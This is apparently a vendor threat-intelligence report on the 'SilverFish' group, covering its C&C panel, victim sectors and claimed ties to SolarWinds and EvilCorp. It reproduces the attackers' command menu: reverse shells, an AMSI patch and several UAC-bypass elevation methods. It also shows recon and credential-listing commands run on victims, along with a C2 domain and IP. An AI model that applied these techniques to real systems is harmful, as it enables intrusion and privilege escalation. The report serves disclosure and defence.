



## SilverFish Group Threat Actor Report

## Contents

|                                             |           |
|---------------------------------------------|-----------|
| <b>References</b>                           | <b>2</b>  |
| <b>1 Introduction</b>                       | <b>3</b>  |
| 1.1 Investigation Timeline                  | 6         |
| <b>2 Executive Summary</b>                  | <b>7</b>  |
| 2.1 Overview                                | 7         |
| 2.2 The PTI Team's Investigation            | 8         |
| 2.3 Characteristics of the SilverFish Group | 8         |
| <b>3 Technical Analysis</b>                 | <b>10</b> |
| 3.1 C&C Analysis                            | 12        |
| 3.1.1 Server Analysis                       | 16        |
| 3.1.2 Team Hierarchy                        | 18        |
| 3.2 TDS Analysis                            | 20        |
| 3.3 Post Exploitation Analysis              | 21        |
| 3.3.1 Koadic Agents                         | 23        |
| 3.3.2 Sarasota Script                       | 25        |
| 3.3.3 Cobalt Strike & Empire Beacons        | 26        |
| 3.4 VictimTotal Sandbox                     | 28        |
| 3.4.1 NetSupport Remote Control             | 30        |
| 3.5 Topology                                | 32        |
| <b>4 Statistics &amp; Observations</b>      | <b>33</b> |
| 4.1 Infection Rates                         | 34        |
| 4.2 Affected Countries and Sectors          | 35        |
| 4.3 Operator Activities                     | 39        |
| <b>5 Conclusion</b>                         | <b>40</b> |
| 5.1 Attribution                             | 41        |
| <b>6 IOCS</b>                               | <b>42</b> |
| 6.1 Samples                                 | 42        |
| 6.2 Traffic Distribution Servers            | 43        |
| 6.3 C&C Servers                             | 44        |
| 6.4 Threat Actor IP Addresses               | 44        |
| 6.5 VictimTotal Servers                     | 44        |
| 6.6 C&C Proxies                             | 44        |
| 6.7 Post-Exploitation Servers               | 45        |
| 6.8 Domain Fronting Servers                 | 45        |
| 6.9 Javascript Injection Points             | 46        |
| 6.10 External Post-Exploitation Scripts     | 46        |
| 6.11 TTP List – MITRE ATT&CK Codes          | 47        |

|                     |                         |
|---------------------|-------------------------|
| Reference Number    | CH-2021031001           |
| Prepared By         | PTI Team                |
| Investigation Date  | 20.12.2020 - 07.03.2021 |
| Initial Report Date | 15.03.2021              |
| Last Update         | 18.03.2021              |

## 1 Introduction

The PRODAFT Threat Intelligence (PTI) team discovered a highly-sophisticated group of cyber criminals targeting exclusively large corporations and public institutions worldwide, with focus on EU and the US. Despite the fact that we refrain from making any attribution, we strongly believe that this case will become an important benchmark in terms of understanding the capabilities of advanced persistent threat (APT) actors, their RoE, operation, and TTPs. The report will shed light on one of the world's most notorious cybercriminal organizations in history [16], [11].

In this report, we were able to analyze various servers and samples allowing us to link the SilverFish group with the infamous SolarWinds attacks, which became public around December 2020 [3]. Moreover, the PTI Team has uncovered that the same servers were also used by EvilCorp [17] which modified the TrickBot infrastructure for the purpose of a large scale cyber espionage campaign. EvilCorp is known to be responsible for the development and distribution of the Dridex [23] and WastedLocker [6] malware.

Although there were numerous articles and technical reports published about the SolarWinds attacks and the EvilCorp group [18], [9], [21], [16], [1], it must be noted that this report is the first report which focuses on findings "behind enemy lines". Therefore, in this report we present findings from the groups' infrastructure that we believe will help other researchers understand the technical complexity of the SilverFish group's attacks and detect similar patterns in the future. This report contains the findings from the C&C server, command statistics, infection dates, targeted sectors and countries, tools used during the attacks, executed commands, and other information regarding the groups TTP.

The report is structured as follows : In the following subsection(1.1), we present the timeline of our investigation. In Section 2, we provide an executive summary of our research. In Section 3, a comprehensive technical analysis of the attacks is performed to identify motivation, capability, and background of the group. In Section 4, we offer several statistics regarding the attack campaign. In Section 5, we conclude with some guidance for future research. IOCs and references are also be provided at the end of the report. (See Section 6)

Please note that this report has two versions. The "*Private Release*" is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the "*Public Release*" is publicly disseminated for the purpose of advancing global fight against high-end threat actors and APTs such as SilverFish.

**Are these the servers used to infect victims in the SolarWinds supply-chain attack ?**

While this is likely to be inferred from our observations, our research has another focus. Supply-chain case contains another attack vector with no visibility on the servers we monitored. What we observed is part of a larger infrastructure that has strong connections with the SolarWinds IOCs (indicators of compromise) shared by the three different companies referenced in our report. We can conclude that these servers were most likely involved at some point during the campaign.

**Is this related to TrickBot ?**

No, our research only shows that the SilverFish group is using a similar version of the TrickBot infrastructure and codebase. We found evidence of WastedLocker and many TTPs matching only EvilCorp and servers linked with SolarWinds attacks.

**Who are the attackers ? Can you identify them ?**

While our findings shows patterns with known attacks, we do not attribute attacks to a particular geographic zones, types of organisations or persons.

**How would you link it to the SolarWinds attacks ?**

First of all, there are many servers linked directly to IOCs from the major corporations referenced in our report. We presented these findings so that anyone can easily trace them back using common investigation tools. Second, we see that out of 4700 victims, there is a significant overlap with the companies affected by the SolarWinds attacks. The overlapping victims list is provided in the section 4.2.

**What if your starting point (IOCs shared by these corporations) is wrong to begin with ?**

Solid research requires a solid foundation. Our starting point is based on already reported IOCs by two independent sources which are actively investigating this case as well. If we were all wrong then there could be more disturbing scenarios. We might talk about a more capable group which would have breached most of the overlapped victims by means of a separate method.

**What happened to the victims and the C&C servers ?**

We distributed the victims list to relevant CERTs in their respective countries. We continue to share more IOCs with certain global threat intel/network security vendors who have already started conducting their own analyses and procedures. As more information is revealed and published by other parties, we will connect the dots leading to identification of the SilverFish group.

**What's new ?**

The PRODAFT Threat Intelligence (PTI) Team has uncovered a global cyber-espionage campaign which has strong ties to the SolarWinds attack. The PTI Team has managed to investigate the group's command and control server and notified the targets of the attacks.

**Why does it matter ?**

Findings of this report explain various TTPs of threat actor operations, as illustrated by examples directly acquired by the PTI team.

To date, most of the data available on these high-profile cases were based on indicators acquired from the targeted victims. Now, it will be possible to approach the matter from the adversary's point of view.

**What should be done ?**

This report features many IOCs that can be used by cyber security vendors/incident response teams to scan their network and detect any infected machines. Owners of critical infrastructures are especially advised to perform these actions. The "Modus Operandi" section of this report will help law enforcement agencies adapt their strategies to similar APT threats in the future.

## 1.1 Investigation Timeline

- **DECEMBER '20** : Following the disclosure of the SolarWinds attack in December 2020, one of our clients from the financial sector has submitted an analysis request from our U.S.T.A. Threat Intel platform and requested a detailed investigation of the breach. Under the scope of this investigation; we have started with the public IOCs published by FireEye [8]. Based on one of the domains, it was possible for the PTI Team to create a unique fingerprint of one of the online servers by using multiple metrics.

During the next phase, the PTI Team searched all IPv4 range globally to find a matching fingerprint, resulting in positive detections within 12 hours of the scan. Combining and interpreting these findings into a corporate case report in the same month, we have provided our client with a detailed case report and notified all of our members about the fact that our investigation will continue on a much larger scale. The details are explained in Section 3.

- **JANUARY '21** : At a later stage, the PTI Team enriched its fingerprint/identifier data and started performing retrospective queries on previous global IPv4 scans archived from past cases. This is a standard practice for the PTI Team as we monitor several high-profile APT groups and produce internal reports on a daily basis under the purview of U.S.T.A. TI operations.

**Analyst Note** : According to our internal logs, the servers which were used for C&C over the attacks were detected by our PTI Team around November 2020 but these were marked as being of medium importance as there were no matching fingerprints at that time. Yet, these findings have started to be re-evaluated throughout January 2021, with constant improvements being made on our identifiers.

- **FEBRUARY '21** : Based on our findings from the previous months (Nov '20 to Feb '21), the PTI Team performed a final scan that led to several other fundamental findings, details of which can be found in the Section 3. The PTI Team had to overcome different technical challenges to analyze and successfully de-anonymize C&C servers of this operation. Throughout February 2021, the PTI Team has worked on different C&C servers to fully understand/identify the attackers' motives. Following each discovery, individual IOC notifications were created and sent to members of the U.S.T.A. platform to enable a swift remediation.
- **MARCH 1ST - 7TH, '21** : Since the beginning of March '21; the PTI Team has started notifying victims through law enforcement agencies, strategic partners, and CERTS / CSIRTS in the regions which are affected by the SilverFish Group. Detailed IOCs and brief reports have been published to all applicable parties during this term as a public responsibility. In each of these notifications, the PTI Team has been extremely cautious about preserving each organization's privacy and confidentiality.

**Side Note** : Throughout our research on SilverFish, different partnerships have been established with globally recognized threat intelligence vendors and private IR teams by notifying them about certain threats that may be posing a risk to their clients.

- **MARCH 15TH, '21** : The final report was approved by our advisory board and an initial private version was shared with Polcant (*Vaud Cantonal Police Cybercrime Division – Switzerland*) to engage the relevant law enforcement authorities.
- **MARCH 17TH, '21** : On March 17th 2021, the PTI Team published the “*Public Release*” version of the report to further enlighten several organizations who continue to be targeted by SilverFish. As of the issue date of this report; SilverFish actors are still using relevant machines for lateral movement stages of their campaigns. Unfortunately, despite being large critical infrastructures, most of their targets are unaware of the SilverFish group’s presence in their networks.

## 2 Executive Summary

### 2.1 Overview

The Executive Summary section of this report is provided to draw a non-technical executive outline of the SilverFish group, which was found to have carried out an extremely sophisticated cyber-attack on at least **4720 targets**, including but not limited to governmental institutions, global IT providers, the aviation industry, and defense companies. Detected to have multiple relations with the notorious SolarWinds incident of the past quarter and the globally recognized EvilCorp group, we believe this case to be an important cornerstone in terms of understanding capabilities of organized threat actors. Please note that, all the matters mentioned herein will be explained in further technical detail in the later sections of this report.

This report includes various **discoveries** related to an extremely well-organized cyber-espionage group which are thought to have strong ties with notorious Solarwinds, EvilCorp that compromised several states and critical infrastructures. We believe; our findings will reveal several previously-unknown tools, techniques and procedures related to one of the most high-profile APT groups in history.




Figure 1. Victim distribution by country

## 2.2 The PTI Team's Investigation

Following the infamous SolarWinds attack that peaked on December 2020, the PTI Team has started working on multiple initial leads from public resources related to the disclosed attack [8], [19].

The SilverFish group breached various critical organizations. We were able to verify all victims which publicly admitted/rumored being targeted by SolarWinds attacks within the C&C panel. Some of the notable victims are as follows :

- A three letter US Agency
- A globally recognized US military contractor
- At least 5 globally leading IT manufacturers and solution providers
- Multiple top-tier automotive manufacturing groups from Europe
- Multiple aviation and aerospace manufacturing/RD companies
- Dozens of banking institutions from the US and the EU with millions of client portfolios
- Public Health Departments from Multiple Regions
- More than three Police Networks
- Several Airport Systems in Europe
- Dozens of US public institutions, including 3 which have already admitted being hacked
- 3 of the world's largest auditing/consulting groups
- At least 4 Globally recognized IT security vendors
- A globally recognized pharmaceutical companies
- A global organization comprised of 193 countries
- One of the world's leading COVID-19 testing kit manufacturers

After detecting an online domain (databasegalore[.]com) from previously published IOCs, it was possible for the PTI Team to further analyze the incident and find yet-to-be-discovered C&C servers by means of large-scale network scans.

This enabled the PTI Team to access the management infrastructure (i.e., the C&C server) of the SilverFish group and to acquire further information about the group's modus operandi including but not limited to IPs and usernames of the victims, commands executed on the victims' machines, activity time of the SilverFish group, comments written for each victim, and prioritization of operations.

## 2.3 Characteristics of the SilverFish Group

**Formed by Multiple Teams :** When taking its first look inside the C&C server, the PTI Team observed that main dashboard of the SilverFish C&C panel features a section named "Active Teams", involving several comments entered by different user groups such as Team 301, Team 302, etc. Such a design indicates that this infrastructure is meant for multiple teams. Most comments entered by attackers for each victim are mostly in English and Russian and include urban slang.

**Advanced Post Exploitation Skillset :** Executed commands and specially crafted scripts used by the SilverFish group strongly indicates sophistication and an advanced post-exploitation skillset. There are multiple attempts for pivoting to internal systems on critical infrastructure after the initial domain enumeration of victims.

**Exclusively Targeting Critical Infrastructures in the US and EU :** Following a detailed inspection on the C&C panel, PTI Team has seen that the SilverFish group has exclusively targeted critical infrastructures. Nearly all critical infrastructures (as defined in the NIST Cyber Security Framework [14]) have been successfully compromised. Approximately half of the victims were witnessed to be corporations which have a market value of more than 100 million USD, as per their public financial statements.

While the United States is by far the most frequently targeted region, with 2465 attacks recorded, it is followed by European states with 1645 victims originating from no less than 6 different member states.

**Focus on Recon and Covert Data Exfiltration :** Upon analyzing the custom scripts and tools created by the SilverFish group, the PTI Team came to the conclusion that the main goal of this APT group is most likely to perform reconnaissance and exfiltrate data from target machines in a covert manner.

**Using Enterprise Victims as a Real-Life Sandbox :** The PTI Team has observed that the SilverFish group has designed an unprecedented malware detection sandbox formed by actual enterprise victims, which enables the adversaries to test their malicious payloads on actual live victim servers with different enterprise AV and EDR solutions, further expanding the high success rate of the SilverFish group attacks.

Working much like VirusTotal but with actual live victim servers, this platform (which we dub "*VictimTotal*" 3.4) of the SilverFish campaign was observed to be including two different malicious files that had been previously scanned, under the names, "buildus9\_3.ps1" and "build\_eu.ps1" indicating a separate preparation for different regions.

**Highly Organized Working Patterns :** Another interesting finding was the level of hierarchy in the C&C server, enabling management of different targets, assignment of these targets to different groups and triaging incoming victims to appropriate SilverFish group members. Further information about this detailed structure can be found in Section 3.1.2, titled Team Hierarchy.

**Working in Strict Shifts :** As discussed in 4.3, the PTI Team has also gathered data about the working habits of the SilverFish group. Upon careful inspection it was discovered that the group has worked according to a specific timeline : namely, between the hours of 8:00 AM and 8:00 PM (UTC). Additionally, the group was observed to be far more active on weekdays, Monday through Friday.

**Other Possible Campaigns Against Different Regions :** As explained throughout the report, our discoveries involving SilverFish were exclusively related to the US and EU. That said, there may be other ongoing operations targeting other parts of the world. We base this assumption on the fact that the SilverFish group is observed to be extremely organized and capable of enacting the exact same structure for other regions of interest.

### 3 Technical Analysis

This section contains the TTP analysis of the SilverFish threat group including the C&C infrastructure, traffic distribution system, post exploitation steps, and malware detection sandbox (we named it as *VictimTotal Sandbox*, see Section 3.4).

| Domain             | IP Address   | AS Name       |
|--------------------|--------------|---------------|
| databasegalore.com | 5.252.177.21 | MivoCloud SRL |

At the beginning of our investigation into the SolarWinds hack, the PTI Team started analyzing the IOC data released by FireEye[8]. Among the published domain names, **databasegalore.com** was the only one accessible during the investigation. The host server also contained an active PowerMTA service on port 2304. After performing web directory fuzzing, an another file (**example.php**) has been identified by the PTI Team.





Figure 2. Fingerprint of an existing IOC matching another server instance

**Analyst Note :** PowerMTA is an enterprise-grade email message transfer agent (MTA) for sending high-volume, business-critical emails.

At this point, the PTI Team had enough details to create a fingerprint profile for the subject host and started scanning the entire global IPv4 range using PRODAFT's rapid scanning and fingerprinting technology for hosts with similar characteristics. After 12 hours, the PTI Team identified more than 200 hosts with the similarities mentioned above. After filtering the false positive results, the PTI Team detected the C&C servers of the SilverFish group.

**Analyst Note :** In order to avoid future confusion, we have redacted the initial discovery phase from the TLP : WHITE version as we are unable to provide further details in order to preserve our proprietary technology in this field.


After gaining access to the C&C server on the subject host, we were not expecting to land on the most critical piece of SilverFish infrastructure. One of the first thing we tried is to verify if the victims have some kind of relation with the SolarWinds software. Upon closer inspection of the C&C data, we were able to observe many victims using SolarWinds products(see in Figure 3). This was an important milestone as we started our investigation from the IOCs of the SolarWinds attack, traced that link to the C&C, and observed similar artifacts on the server as well. A detailed analysis of the C&C is explained in the next section. (Section 3.1).



**Figure 3. SolarWindsAdmin / An example of a compromised machine**

### 3.1 C&C Analysis

The C&C panel of the SilverFish attackers is designed in a very minimalist way. The main dashboard only contains the infected victims, generic comment section for each victim and several options for filtering the victims.



Display: All Save

System status: on Save

Active team: 303 Save


Rotation status: off Save

Display (team): all Save

| ID   | Domain\User@Computer | Instance | User Id | IP | Status  | Comment        | Details |
|------|----------------------|----------|---------|----|---------|----------------|---------|
| 4794 |                      | 60fe14   | 303     |    | ONLINE  |                | show    |
| 4793 |                      | c7b64c   | 303     |    | ONLINE  |                | show    |
| 4792 |                      | #48c     | 303     |    | ONLINE  | 21 dc + domeni | show    |
| 4791 |                      | 2b8d54   | 303     |    | ONLINE  | 4 dc 2 domains | show    |
| 4790 |                      | 151429   | 303     |    | ONLINE  | 6 dc 2 domain  | show    |
| 4789 |                      | 1bfe22   | 303     |    | offline | vpn            | show    |
| 4788 |                      | 486835   | 303     |    | offline | edu            | show    |
| 4787 |                      | 74c8d7   | 303     |    | ONLINE  | AV ebet        | show    |
| 4786 |                      | e2199f   | 303     |    | ONLINE  | 1dc            | show    |
| 4785 |                      | f1033a   | 303     |    | ONLINE  | 4dc            | show    |
| 4784 |                      | b7911f   | 303     |    | ONLINE  |                | show    |
| 4783 |                      | 8a9e2d   | 303     |    | offline |                | show    |
| 4782 |                      | d54726   | 303     |    | offline |                | show    |
| 4781 |                      | 31b12b   | 303     |    | offline |                | show    |
| 4780 |                      | 27e6d    | 303     |    | ONLINE  |                | show    |

Figure 4. Command and control panel dashboard

During the C&C server analysis, the PTI Team noticed that one of the filter options was called "Active team". This could indicate that the SilverFish is working systematically with multiple teams. Additionally the victim comments include many English and Russian slang words.



Display: All Save

System status: on Save

Active team: 303 Save

Rotation status: 301 Save

Display (team): 303 Save

| ID   | Domain\User@Computer | Instance | User Id | IP | Status | Comment        | Details |
|------|----------------------|----------|---------|----|--------|----------------|---------|
| 4794 |                      | 60fe14   | 303     |    | ONLINE |                | show    |
| 4793 |                      | c7b64c   | 303     |    | ONLINE |                | show    |
| 4792 |                      | #48c     | 303     |    | ONLINE | 21 dc + domeni | show    |
| 4791 |                      | 2b8d54   | 303     |    | ONLINE | 4 dc 2 domains | show    |

Figure 5. Team based filter option on C&C

The victim details page contains the following information about the victim and the list of executed tasks,

- ID
- UUID
- Instance
- IP
- Country
- Domain\User@Computer
- OS
- Build
- Architecture
- Antivirus
- Is Admin
- Integrity Level
- UAC Setting
- ConsentPromptBehaviorAdmin
- PromptOnSecureDesktop
- First visit
- Last visit

[<< BACK](#)

|                             |                                                               |
|-----------------------------|---------------------------------------------------------------|
| Bot status:                 | offline                                                       |
| Comment:                    | VPN CB <input type="button" value="save"/>                    |
| ID:                         | 4502                                                          |
| UUID:                       |                                                               |
| Instance:                   | 064a18                                                        |
| IP:                         |                                                               |
| Country:                    | US                                                            |
| Domain\User@Computer:       |                                                               |
| OS:                         | Microsoft Windows 10 Enterprise                               |
| Build:                      | 18363 - 19H2                                                  |
| Architecture:               | AMD64                                                         |
| Antivirus:                  | AS=Windows Defender; AV=Windows Defender; Carbon Black Cloud; |
| Is Admin:                   | no                                                            |
| Integrity Level:            | MEDIUM                                                        |
| UAC Setting:                | always notify                                                 |
| ConsentPromptBehaviorAdmin: | 2 (consent, no credentials)                                   |
| PromptOnSecureDesktop:      | 1                                                             |
| First visit:                | 19-28-41 06.03.2021                                           |
| Last visit:                 | 13-54-11 11.03.2021                                           |

Add new task:

| ID    | Type        | Created             | Executed            | Result                           | Content                             |
|-------|-------------|---------------------|---------------------|----------------------------------|-------------------------------------|
| 14397 | execute_cmd | 23:01:52 06.03.2021 | 23:02:00 06.03.2021 | <a href="#">see (36 bytes)</a>   | { "cmd": "nlttest Vdclist" }        |
| 14398 | execute_cmd | 23:01:59 06.03.2021 | 23:02:16 06.03.2021 | <a href="#">see (737 bytes)</a>  | { "cmd": "nlttest Vdomain_trusts" } |
| 14399 | execute_cmd | 23:02:04 06.03.2021 | 23:02:33 06.03.2021 | <a href="#">see (1626 bytes)</a> | { "cmd": "cmdkey Vlist" }           |
| 14805 | execute_cmd | 09:45:19 11.03.2021 | 09:45:29 11.03.2021 | <a href="#">see (737 bytes)</a>  | { "cmd": "nlttest Vdomain_trusts" } |
| 14806 | execute_cmd | 09:46:22 11.03.2021 | 09:46:32 11.03.2021 | <a href="#">see (36 bytes)</a>   | { "cmd": "nlttest Vdclist" }        |

Figure 6. C&C - Victim details page

The available commands inside the victim details page are listed below. Every command contains a brief explanation of the action to be executed; the explanatory comments clearly show the sophistication of the SilverFish group's TTP.

```
Spawn new shell session (port 443)
Spawn new shell session (port 80)
Spawn new shell session (port 25)
Spawn new shell session (port 110)
```

```

Spawn new shell session (port 143)
Spawn new shell session (port 443) (+amsi.dll patch WIN10 ONLY)
Spawn new shell session (port 443) (+amsiInitFailed=true WIN10 ONLY) TEST
Spawn new bot instance
Spawn new bot instance elevated (slui, build>=9600, WIN8.1, WIN10) powershell required
+ console shown. Blocked by WD
Spawn new bot instance elevated (eventvwr, WIN7, WIN8.1)
Spawn new bot instance elevated (sdclt, build>=14393, WIN10) WD alert, instance dies,
still works
Execute beacon
Execute exe file with cmd
Upload file TEMP
Upload file ProgramData
Download file from bot (specify file path) traffic not encrypted!
Execute command with cmd
Execute command with cmd (RUNAS)
Execute command elevated (fodhelper, build>=10240), full path, no output
returned
Execute command elevated (computerdefaults, build>=10240), full path, no output
returned
Execute command elevated (slui, build>=9600), full path, no output
returned, powershell required + console shown. if failed, needs manual reg cleanup
Execute command elevated (sdclt, build>=14393), full path, no output returned,
WD alert, executes, instance dies
Execute command elevated (eventvwr, build>=7600 && build <15031),
full path, no output returned
Execute command elevated (compmgmtlauncher, build>=7600 && build <15031),
full path, no output returned
Detection trigger (ps1) (test)
Detection clean (ps1) (test)
Syntax error (ps1) (test)
Kill bot

```

|                  |                                                                                                                                                       |
|------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| Bot status:      | Spawn new shell session (port 443)                                                                                                                    |
| Comment:         | Spawn new shell session (port 80)                                                                                                                     |
| ID:              | Spawn new shell session (port 25)                                                                                                                     |
| UUID:            | Spawn new shell session (port 110)                                                                                                                    |
| Instance:        | Spawn new shell session (port 143)                                                                                                                    |
| IP:              | Spawn new shell session (port 443) (+amsi.dll patch WIN10 ONLY)                                                                                       |
| Country:         | Spawn new bot instance                                                                                                                                |
| DomainUser:      | Spawn new bot instance elevated (slui, build>=9600, WIN8.1, WIN10) powershell required + console shown. Blocked by WD                                 |
| OS:              | Spawn new bot instance elevated (eventvwr, WIN7, WIN8.1)                                                                                              |
| Build:           | Spawn new bot instance elevated (sdclt, build>=14393, WIN10) WD alert, instance dies, still works                                                     |
| Architecture:    | Execute exe file with cmd                                                                                                                             |
| Antivirus:       | Upload file TEMP                                                                                                                                      |
| Is Admin:        | Upload file ProgramData                                                                                                                               |
| Integrity Level: | Download file from bot (specify file path) traffic not encrypted!                                                                                     |
| UAC Setting:     | Execute command with cmd                                                                                                                              |
| ConsentPrompt:   | Execute command with cmd (RUNAS)                                                                                                                      |
